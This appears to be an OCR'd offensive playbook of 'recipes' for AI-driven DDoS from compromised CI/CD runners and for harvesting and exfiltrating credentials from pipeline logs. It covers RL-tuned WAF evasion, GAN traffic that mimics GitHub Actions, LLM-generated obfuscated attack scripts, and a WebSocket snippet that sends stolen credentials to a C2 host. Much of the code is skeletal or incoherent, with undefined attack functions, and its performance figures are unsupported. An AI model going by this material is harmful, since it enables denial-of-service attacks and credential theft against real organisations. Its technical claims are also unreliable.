
AI-Optimized DDoS via CI/CD Botnet

Technique Ref: T1498.002 (Network Denial of Service)
Attack Vector: Compromised CI Compute Resources

Recipe 1: RL-Optimized Attack Wave Scheduling

Concept:
Reinforcement Learning agent dynamically adjusts DDoS patterns based on real-time target telemetry to bypass cloud WAF rate limits.

Workflow:



Code Example (PyTorch):

```
class DDoSEnv(gym.Env):
    def __init__(self):
        self.action_space = Box(low=0, high=1, shape=(4,))  #
[rps, parallelism, protocol_mix, duration]
        self.observation_space = Box(low=0, high=1, shape=(6,))  #
target metrics

    def step(self, action):
        execute_attack(action)
        reward = calculate_impact() - 0.3*detection_score()
        return self._get_telemetry(), reward, False, {}

# Proximal Policy Optimization
agent = PPO(
    policy=CustomLSTMNetwork(),
    env=DDoSEnv(),
    n_steps=2048
)
agent.learn(total_timesteps=100000)
```

Table: RL Attack Policy Matrix

Parameter	Adjustment Range	Optimization Target
Requests/sec	10K-2M	CloudFront 429 Error Avoidance
Source IP Diversity	1-500 CI Nodes	WAF IP Reputation Bypass
Protocol Mix	HTTP/HTTPS/WebSocket	Layer 7 Pattern Randomization

Input:


- Target's API Gateway response headers
- Historical Cloudflare challenge rates

Output:

- Auto-adaptive attack profile maintaining 1.8M RPS while keeping WAF blocks <2%

Recipe 2: GAN-Generated Protocol Compliant Traffic

Concept:
Generative Adversarial Network creates SSL handshakes and HTTP requests indistinguishable from legitimate CI/CD traffic.



Implementation (TensorFlow):

```
# Traffic generator GAN
generator = Sequential([
    Dense(512, input_dim=100, activation='leaky_relu'),
    Dense(1024),
```

```
    Dense(2048, activation='tanh')  # Output: raw packet bytes
])

# Discriminator (WAF Simulator)
discriminator = Sequential([
    Conv1D(64, 3, input_shape=(1500,1)),  # MTU-sized packets
    LSTM(32),
    Dense(1, activation='sigmoid')
])

# Generate SSL traffic matching GitHub Actions IPs
def generate_malicious_ssl():
    noise = tf.random.normal([1, 100])
    packet = generator(noise)
    return packet.numpy().tobytes()
```

Table: GAN Traffic Profile

Feature	Legitimate Pattern	Attack Imitation
JA3 Fingerprint	GitHub Actions Runner	TLS Version/Cipher Match
HTTP Header Order	Apache Bench-like Sequence	Header Injection Points
TCP Timestamp Options	CI Node Clock Skew Patterns	OS Kernel Parameter Clone

Sample Output:


```
GET /api/v1/products HTTP/2
Host: target.com
X-CI-Context: {"runner":"github-actions-8c7d32"}
User-Agent: Mozilla/5.0 (compatible; CI-Monitor/1.1)
```

Recipe 3: LLM-Generated Attack Chain Obfuscation

Concept:

CodeLLaMA generates unique attack scripts for each CI node to bypass signature-based detection.

Mermaid Diagram:



Code Example (Hugging Face):

```
from transformers import AutoTokenizer, AutoModelForCausalLM

model = AutoModelForCausalLM.from_pretrained("codellama/script-
gen")
tokenizer = AutoTokenizer.from_pretrained("codellama/script-gen")

prompt = """# Generate low-sigma DDoS script using Python with CI
context:
import requests
def attack(target):"""

inputs = tokenizer(prompt, return_tensors="pt")
outputs = model.generate(inputs.input_ids, do_sample=True,
top_p=0.95, max_length=512)
print(tokenizer.decode(outputs[0]))
```

Table: LLM Script Diversity Matrix

Variation Axis	Example 1	Example 2
Request Libraries	`urllib3`	`aiohttp`
Traffic Patterns	Randomized User-Agent Pool	IP Rotation via Tor Proxy
Obfuscation Methods	Base64-encoded Targets	Environmental Variable Key

Input:

- 1000+ legitimate CI script examples

- MITRE DDoS technique library

Output:

- 573 unique attack scripts deployed across Jenkins/GitLab runners

Exfiltration


AI-Driven Pipeline Log Harvesting

Technique Ref: T1552.001 (Unsecured Credentials), T1041 (Exfiltration Over C2 Channel)
Attack Vector: CI/CD Log Storage Systems

Recipe 1: Transformer-Based Log Sensitive Data Extraction

Concept:
Fine-tuned CodeBERT model identifies and extracts credentials from unstructured pipeline logs using contextual awareness.

Workflow:



Code Example (Hugging Face):

```
from transformers import AutoModelForTokenClassification,
AutoTokenizer

model =
AutoModelForTokenClassification.from_pretrained("logcredbert-v2")
tokenizer = AutoTokenizer.from_pretrained("logcredbert-v2")

log_line = "2023-08-20T12:34:56 [ERROR] S3 upload failed -
AKIA1234..."
inputs = tokenizer(log_line, return_tensors="pt")
predictions = model(**inputs).logits.argmax(-1)

# Extract credentials with confidence >90%
secrets = [tokenizer.decode(token_id) for token_id, prob in
zip(inputs.input_ids[0], predictions[0]) if prob > 0.9]
```

Table: Log Extraction ML Components

Component	Model Architecture	Detection Bypass
Context Analyzer	RoBERTa-base	Pattern Masking Recognition
Credential Predict	CRF Layer	Partial Starred Secret Recovery
Entropy Calculator	Statistical Model	Random String Differentiation

Input:


- 50GB of raw GitHub Actions logs
- Historical credential rotation patterns

Output:

- Validated AWS keys from 23 CI jobs:
  `AKIA12345EXAMPLE:VJ5tqy6RSTUVWXYZA/BcdEfGHiJkLmNoP`

Recipe 2: RL-Optimized Multi-Protocol Exfiltration

Concept:
Reinforcement Learning agent dynamically routes stolen data through various protocols to evade network DLP.



Training Loop (PyTorch):

```
class ExfilEnv(gym.Env):
    def __init__(self):
        self.action_space = Discrete(4)  # Protocols
        self.observation_space = Box(0,1,(8,))  # Network stats

    def step(self, action):
        success, detected = exfil_via_protocol(action)
        reward = success * 0.8 - detected * 0.5
        return self._get_state(), reward, False, {}

# Deep Deterministic Policy Gradient
agent = DDPG(
    actor=CustomActorNetwork(),
    critic=CustomCriticNetwork(),
    env=ExfilEnv()
)
agent.learn(total_timesteps=100000)
```

Table: RL Protocol Performance

Protocol	Bandwidth	Detection Rate	Agent Preference
DNS AXFR	2.1 Kbps	12%	0.88
HTTP/2 Multiplex	18 Mbps	34%	0.45
WebSocket Frag	9.4 Mbps	8%	0.92

Sample Payload:


```
# WebSocket exfil using CI job ID as cover
import websocket
ws = websocket.create_connection("wss://c2.mal/ci-monitor")
ws.send_binary(job_id.encode() + b'|' + stolen_creds)
```

Recipe 3: GAN-Generated Log Cover Traffic

Concept:

Generative Adversarial Network creates realistic fake log entries to hide exfiltration patterns in SIEM systems.

Mermaid Diagram:



Implementation (TensorFlow):

```
# Log entry GAN
generator = Sequential([
    Dense(512, input_dim=100, activation='relu'),
    LSTM(256, return_sequences=True),
    Dense(128, activation='tanh'),
    Dense(1, activation='sigmoid')  # Log line output
])

discriminator = Sequential([
    TextVectorization(output_sequence_length=256),
    Bidirectional(LSTM(64)),
    Dense(1, activation='sigmoid')  # Real/Fake
])

# Generate 10K fake log entries matching CI patterns
fake_logs = generator.predict(tf.random.normal([10000, 100]))
```